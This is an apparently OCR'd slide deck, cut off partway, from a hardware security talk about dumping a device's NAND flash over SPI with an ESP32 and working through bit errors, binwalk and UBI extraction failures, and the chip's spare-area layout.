
Nd Neodyme

02

# Firmware Dumping & Correcting for Bit Errors

# Communicating with the NAND chip

## SPI Commands and Wiring




# Communicating with the NAND chip

## SPI Commands and Wiring

# Communicating with the NAND chip


## SPI Commands and Wiring



# Communicating with the NAND chip

## SPI Commands and Wiring

- Wrote our own SPI dump script on an ESP32
- Forwarded pages over USB serial
- Result: 544 MiB = 131,072 pages * (4096+256) Bytes
  - Why +256? We will get to that later.



# We got a flash dump!


## A very promising first read

```
> binwalk nand_dump_full.bin

                                                                                /home/tim/Downloads/flash-dump/nand_dump_full.bin
DECIMAL                                 HEXADECIMAL                             DESCRIPTION
--------------------------------------------------------------------------------
2232592                                 0x221110                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4205 bytes
2241296                                 0x223310                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4090 bytes
2250000                                 0x225510                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4205 bytes
2258704                                 0x227710                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4206 bytes
2267408                                 0x229910                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4205 bytes
2276112                                 0x22BB10                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4205 bytes
2284816                                 0x22DD10                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4206 bytes
2293520                                 0x22FF10                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4205 bytes
3346704                                 0x331110                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4205 bytes
3355408                                 0x333310                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4090 bytes
3364112                                 0x335510                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4205 bytes
3372816                                 0x337710                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4206 bytes
3381520                                 0x339910                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4205 bytes
3390224                                 0x33BB10                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4205 bytes
3398928                                 0x33DD10                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4206 bytes
3407632                                 0x33FF10                                gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 4205 bytes
14231104                                0xD92640                                ELF binary, 64-bit shared object, ARM 64-bit for System-V (Unix), little endian
14534392                                0xDDC6F8                                CRC32 polynomial table, little endian
15807393                                0xF133A1                                Copyright text: "Copyright(c) Pierre Ossman "
16482294                                0xFB7FF6                                JBOOT STAG header, system upgrade image, header size: 16 bytes, kernel data size: 2817937 bytes
17514140                                0x10B3E9C                               AES S-Box
17514396                                0x10B3F9C                               AES S-Box
17965120                                0x1122040                               Device tree blob (DTB), version: 17, CPU ID: 0, total size: 21074 bytes
22282240                                0x1540000                               UBI image, version: 1, image size: 223936512 bytes
246218752                               0xEAD0000                               UBI image, version: 1, image size: 128679936 bytes
374898688                               0x16588000                              UBI image, version: 1, image size: 93863936 bytes
468762624                               0x1BF0C000                              UBI image, version: 1, image size: 60440576 bytes
529203200                               0x1F8B0000                              UBI image, version: 1, image size: 22003712 bytes
551206912                               0x20DAC000                              UBI image, version: 1, image size: 1949696 bytes
```


# We got a flash dump!

A very promising first read …

Valid text!




Firmware is probably in one of the UBI images



# We got a flash dump!

... that is corrupt.

```
> dd if=../nand_dump_full.bin bs=1024 skip=21760 count=223232 status=progress of=ubi0.img
223232+0 records in
223232+0 records out
228589568 bytes (229 MB, 218 MiB) copied, 0.209918 s, 1.1 GB/s
```


```
> ubireader_extract_files real/ubi0.img
Extracting files to: ubifs-root/1091998745/ubifs
Extracting files to: ubifs-root/227100207/ubifs
Extracting files to: ubifs-root/841954528/ubifs
read Error: LEB: 40 is corrupted or has no data.
extract_files Error: Bad Read Offset Request
```

We didn't get any files...

# Read errors

Three dumps, three different MD5 hashes.


These are supposed to be the same...



# Read errors


Three dumps, three different MD5 hashes.

This is not a great reading setup.



# Majority Voting

Just read very often! Surely that's going to fix it …




# Majority Voting

… or not.


```
(venv) [tim@tim-neodyme-laptop] ~/Downloads/flash-dump/majority-voting
> dd if=dump-majority-voting.bin bs=1024 skip=21760 count=218688 status=progress of=ubi0.img
218688+0 records in
218688+0 records out
223936512 bytes (224 MB, 214 MiB) copied, 0.202707 s, 1.1 GB/s
(venv) [tim@tim-neodyme-laptop] ~/Downloads/flash-dump/majority-voting
> ubireader_extract_files ubi0.img
UBI Fatal: Less than 2 layout blocks found.
```

This time we didn't even find any file systems
(… what?)




# NAND chip layout

256 extra bytes?




# NAND chip layout

256 extra bytes?



# NAND chip layout

Cheap win?




So we just have to delete 256 B every 4 KiB?

# NAND chip layout

Extra Data is not just garbage it seems.

4 KiB Page

256 B Extra Data

```
00000fc0  61 69 74 20 73 74 61 74  65 3a 20 25 73 28 25 64  |ait state: %s(%d|
00000fd0  29 20 2d 3e 73 74 61 74  65 3a 20 25 23 6c 78 20  |) ->state: %#lx |
00000fe0  64 65 6c 74 61 20 2d 3e  67 70 5f 61 63 74 69 76  |delta ->gp_activ|
00000ff0  69 74 79 20 25 6c 75 20  2d 3e 67 70 5f 72 65 71  |ity %lu ->gp_req|
00001000  ff ff 5f 61 63 74 69 76  69 74 79 20 25 6c 75 20  |.._activity %lu |
00001010  2d 3e 67 70 5f 77 61 6b  65 5f 74 69 6d 65 20 25  |->gp_wake_time %|
00001020  6c 75 20 2d 3e 67 70 5f  77 61 6b 65 5f 73 65 71  |lu ->gp_wake_seq|
00001030  20 25 6c 64 20 2d 3e 67  70 5f 73 65 71 20 25 6c  | %ld ->gp_seq %l|
00001040  64 20 2d 3e 67 70 5f 73  65 71 5f 6e 65 65 64 65  |d ->gp_seq_neede|
00001050  64 20 25 6c 64 20 b9 d5  49 69 56 8d d9 31 10 2e  |d %ld ..IiV..1..|
00001060  06 98 a1 f4 5a 61 34 fd  12 64 53 d9 7e f7 be 82  |....Za4..dS.~...|
00001070  2c a7 ff ff ff ff ff ff  ff ff ff ff ff ff 00 00  |,...............|
00001080  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
```

Why are there strings in the extra data?

# NAND chip layout

And main data is not contiguous? What?

4 KiB
From Page A

```
00000800  6e 65 6c 2f 63 72 65 64  2e 63 00 00 70 61 6e 69  |nel/cred.c..pani|
00000810  63 5f 02 00 01 33 72 65  62 6f 6f 74 3a 20 49 67  |c_...3reboot: Ig|
00000820  6e 6f 72 69 d9 06 1d 90  aa 3c 48 f6 9d 9e 28 1e  |nori.....<H...(.|
00000830  fa 06 b9 b9 fd 19 0d 0d  ed c8 b5 1f c6 c1 88 14  |................|
00000840  6e 67 20 74 68 65 20 43  50 55 20 6e 75 6d 62 65  |ng the CPU numbe|
00000850  72 20 69 6e 20 72 65 62  6f 6f 74 3d 20 6f 70 74  |r in reboot= opt|
```

4 KiB
From Page B

